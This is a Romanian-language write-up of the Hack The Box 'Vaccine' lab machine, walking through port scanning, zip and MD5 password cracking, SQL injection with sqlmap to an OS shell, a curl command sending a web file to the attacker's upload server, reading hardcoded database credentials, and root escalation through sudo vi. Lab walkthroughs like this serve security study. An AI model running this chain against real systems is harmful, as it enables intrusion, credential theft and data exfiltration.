

Sa vedem ce servicii avem pe aceasta masina.

`nmap -Pn -sV 10.129.54.133`

```
rgmy@debian1:~/HTB_Machines/Easy/Vaccine$ nmap -Pn -sV 10.129.54.133
Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-19 12:12 EEST
Nmap scan report for 10.129.54.133
Host is up (0.11s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 8.0p1 Ubuntu 6ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Ne conectam prin ftp ca userul anonymous.

```
rgmy@debian1:~/HTB_Machines/Easy/Vaccine$ ftp -a 10.129.54.133
Connected to 10.129.54.133.
220 (vsFTPd 3.0.3)
331 Please specify the password.
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||10213|)
150 Here comes the directory listing.
-rwxr-xr-x    1 0        0          2533 Apr 13  2021 backup.zip
226 Directory send OK.
ftp> |
```

Vedem zipul backup.zip si il salvam la noi pe masina.

Are parola, deci ca sa o aflam, folosim fcrackzip. In lab recomanda zip2john, dar zip2john nu mai exista decat codul sursa C la ei pe git.

`fcrackzip -v -u -D -p 100k-most-used-passwords-NCSC.txt backup.zip`

E enervant pt ca fcrackzip are hardcodat o limita la path la wordlist, dar mna, partea a doua.

```
rgmy@debian1:~/HTB_Machines/Easy/Vaccine$ fcrackzip -v -u -D -p 100k-most-used-passwords-NCSC.txt backup.zip
found file 'index.php', (size cp/uc 1201/ 2594, flags 9, chk 5722)
found file 'style.css', (size cp/uc 986/ 3274, flags 9, chk 989a)

PASSWORD FOUND!!!!: pw == 741852963
```

Am gasit parola. Extragem zipul si ne uitam la index.php si style.css.

```
rgmy@debian1:~/HTB_Machines/Easy/Vaccine$ unzip backup.zip
Archive:  backup.zip
[backup.zip] index.php password:
  inflating: index.php
  inflating: style.css
rgmy@debian1:~/HTB_Machines/Easy/Vaccine$ ls
```

```
session_start();
if(isset($_POST['username']) && isset($_POST['password'])) {
    if($_POST['username'] === 'admin' && md5($_POST['password']) === "2cb42f8734ea607eefed3b70af13bbd3") {
        $_SESSION['login'] = "true";
        header("Location: dashboard.php");
    }
}
?>
```


Avem md5-ul la parola de admin. Acum trebuie sa il calculam sa ii aflam parola. Folosim hashcat.

```
hashcat -m 0 hash.txt ~/wordlist/SecLists/Passwords/Common-Credentials/100k-most-used-passwords-NCSC.txt
```

Si parola calculata este urmatoarea:

```
2cb42f8734ea607eefed3b70af13bbd3:qwerty789
```

Acum ne conectam pe contul de admin.




Name	Type	Fuel	Engine
Elixir	Sports	Petrol	2000cc
Sandy	Sedan	Petrol	1000cc
Meta	SUV	Petrol	800cc
Zeus	Sedan	Diesel	1000cc
Alpha	SUV	Petrol	1200cc
Canon	Minivan	Diesel	600cc
Pico	Sed	Petrol	750cc
Vroom	Minivan	Petrol	800cc
Lazer	Sports	Diesel	1400cc
Force	Sedan	Petrol	600cc

Incercam sa folosim searchul. Interesant url... <http://10.129.54.133/dashboard.php?search=test>

Deci orice scriem acolo se pune direct in url, poate aparea SQL Injection.

Folosim sqlmap sa vedem daca avem reverse shell. Primeam destul de multe erori in legatura cu "cookieul", deci, doar l-am copiat si l-am dat, si dupa a mers.



```
python3 sqlmap.py --url="http://10.129.54.133/dashboard.php?search=" --  
cookie="PHPSESSID=fmugg9j0nbh6aq5fq46g1oqeq0" --os-shell
```

And, we are in.

```
[13:12:05] [INFO] going to use 'COPY ... FROM PROGRAM ...' command execution  
[13:12:05] [INFO] calling Linux OS shell. To quit type 'x' or 'q' and press ENTER  
os-shell> whoami  
do you want to retrieve the command standard output? [Y/n/a] y  
[13:12:19] [INFO] retrieved: 'postgres'  
command standard output: 'postgres'  
os-shell> sudo -l  
do you want to retrieve the command standard output? [Y/n/a] y  
[13:13:16] [WARNING] the SQL query provided does not return any output  
[13:13:16] [WARNING] running in a single-thread mode. Please consider usage of option '--threads'  
[13:13:16] [INFO] retrieved:  
[13:13:16] [WARNING] in case of continuous data retrieval problems you are advised to try a switch  
No output  
os-shell> sudo -l  
do you want to retrieve the command standard output? [Y/n/a] a  
[13:13:47] [WARNING] the SQL query provided does not return any output  
[13:13:47] [INFO] retrieved:  
No output  
os-shell> |
```

Acum incercam sa vedem prin dashboard daca avem ceva hard codat. Siteurile de obicei se afla la /var/www. Deci mergem cu ls pe acolo si vedem ce putem observa.

```

os-shell> ls /var/www
[13:21:01] [INFO] retrieved: 'html'
command standard output: 'html'
os-shell> ls /var/www/html
[13:21:13] [INFO] retrieved: 'bg.png'
[13:21:13] [INFO] retrieved: 'dashboard.css'
[13:21:14] [INFO] retrieved: 'dashboard.js'
[13:21:14] [INFO] retrieved: 'dashboard.php'
[13:21:14] [INFO] retrieved: 'index.php'
[13:21:14] [INFO] retrieved: 'license.txt'
[13:21:14] [INFO] retrieved: 'style.css'
command standard output:
---
bg.png
dashboard.css
dashboard.js
dashboard.php
index.php
license.txt
style.css
---
os-shell> ls /var/www/html/dashboard.php
[13:21:22] [INFO] retrieved: '/var/www/html/dashboard.php'
command standard output: '/var/www/html/dashboard.php'
os-shell> cat /var/www/html/dashboard.php
[13:21:29] [WARNING] the SQL query provided does not return any output
[13:21:29] [INFO] retrieved:
No output

```

Exista, dar noi nu putem sa vedem datele, fiind probabil prea mult text. Deci, hai sa il trimit la mine :D. Intr-un terminal separat, (dupa ce am rulat `pipx install uploadserver`), rulam `uploadserver`. De pe masina cealalta, ca user postgres, rulam `curl -X POST http://10.10.17.159:8000/upload -F "files=@/var/www/html/dashboard.php"`. Acum, noi ne-am trimis fisierul la noi pe masina sa il puteam analiza.

```

10.129.54.133 - - [19/Jun/2024 13:28:32] code 400, message No files selected
10.129.54.133 - - [19/Jun/2024 13:28:32] "POST /upload HTTP/1.1" 400 -
^C
Keyboard interrupt received, exiting.
rguy@debian1:~/HTB_Machines/Easy/Vaccine$ ls
100k-most-used-passwords-WCSC.txt backup.zip hash.txt index.php style.css zip2john.o
rguy@debian1:~/HTB_Machines/Easy/Vaccine$ uploadserver
File upload available at /upload
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.129.54.133 - - [19/Jun/2024 13:33:33] code 400, message No files selected
10.129.54.133 - - [19/Jun/2024 13:33:33] "POST /upload HTTP/1.1" 400 -
10.129.54.133 - - [19/Jun/2024 13:33:44] [uploaded] "dashboard.php" -> /home/rguy/HTB_Machines/Easy/Vaccine/dashboard.php
10.129.54.133 - - [19/Jun/2024 13:33:44] "POST /upload HTTP/1.1" 200 -

```

```

<html>
  <meta charset="utf-8">
  <title>Error response</title>
</head>
<body>
  <h1>Error response</h1>
  <p>Error code: 400</p>
  <p>Message: No files selected.</p>
  <p>Error code explanation: 400 - Bad request syntax or unsupported method.</p>
</body>
</html>
---
os-shell> curl -X POST http://10.10.17.159:8000/upload -F "files=@/var/www/html/dashboard.php"
do you want to retrieve the command standard output? [Y/n/a] y
No output
os-shell>

```

Interesant rand in dashboard.php.

```

try {
    $conn = pg_connect("host=localhost port=5432 dbname=carsdb user=postgres password=P@s5w0rd!");
}

```

Acum avem credentialele la userul postgres.

Deci putem sa aflam la ce comenzi are drept de root sa le ruleze.

`echo "P@s5w0rd!" | sudo -S -l`


```
[13:38:34] [INFO] retrieved: ' (ALL) /bin/vi /etc/postgresql/11/main/pg_hba.conf'
command standard output:
---
Matching Defaults entries for postgres on vaccine:
  env_keep+=LANG LANGUAGE LANGUAS LC_* _XKB_CHARSET", env_keep+=XAPPLRESDIR XFILESEARCHPATH XUSERFILESEARCHPATH", secure_path=/usr/lo
al/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin, mail_badpass
User postgres may run the following commands on vaccine:
  (ALL) /bin/vi /etc/postgresql/11/main/pg_hba.conf
```

Poate rula vi ca root.

```
os-shell> vi
do you want to retrieve the command standard output? [Y/n/a] y
[13:40:03] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
[13:40:03] [WARNING] if the problem persists please try to lower the number of used threads (option '--threads')
[13:40:03] [WARNING] turning off pre-connect mechanism because of connection reset(s)
[13:40:04] [CRITICAL] connection reset to the target URL

[*] ending @ 13:40:04 /2026-06-19/

rgmy@debian1:~/sqlmap$ |
```

Dar, nu pot sa rulez vi din acest shell, deci va trebui sa ma conectez in alt mod. Daca ne uitam iar la nmap, stim ca avem ssh valabil, deci hai sa folosim acest lucru.

```
rgmy@debian1:~$ ssh postgres@10.129.54.133
The authenticity of host '10.129.54.133 (10.129.54.133)' can't be established.
ED25519 key fingerprint is SHA256:4qLpMBLGtEbuH0bR8YU15AGlIlpd0dsdiGh/pkeZYFo.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.129.54.133' (ED25519) to the list of known hosts.
postgres@10.129.54.133's password:
Welcome to Ubuntu 19.10 (GNU/Linux 5.3.0-64-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Fri 19 Jun 2026 10:41:33 AM UTC

System load:  0.05          Processes:           183
Usage of /:   32.6% of 8.73GB Users logged in:        0
Memory usage: 19%          IP address for ens160: 10.129.54.133
Swap usage:   0%

0 updates can be installed immediately.
0 of these updates are security updates.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

postgres@vaccine:~$ █
```

Înapoi la folosit vi.

Dacă rulăm `sudo /bin/vi /etc/postgresql/11/main/pg_hba.conf` și în vim folosim comanda `:/bin/sh`, când dăm un id vedem cine suntem.

```
postgres@vaccine:/$ sudo /bin/vi /etc/postgresql/11/main/pg_hba.conf

# id
uid=0(root) gid=0(root) groups=0(root)
```

Acum putem naviga pe /root și să vedem flagul.

```
postgres@vaccine:/$ sudo /bin/vi /etc/postgresql/11/main/pg_hba.conf

# id
uid=0(root) gid=0(root) groups=0(root)
# cd /root
# ls
pg_hba.conf  root.txt  snap
# cat root.txt
dd6e058e814260bc70e9bbdef2715849
```

Pentru flagul de user, rulăm doar comanda `su - postgres`, și vedem flagul din home dir.

```
# su - postgres
postgres@vaccine:~$ ls
11  user.txt
postgres@vaccine:~$ cat user.txt
ec9b13ca4d6229cd5cc1e09980965bf7
postgres@vaccine:~$
```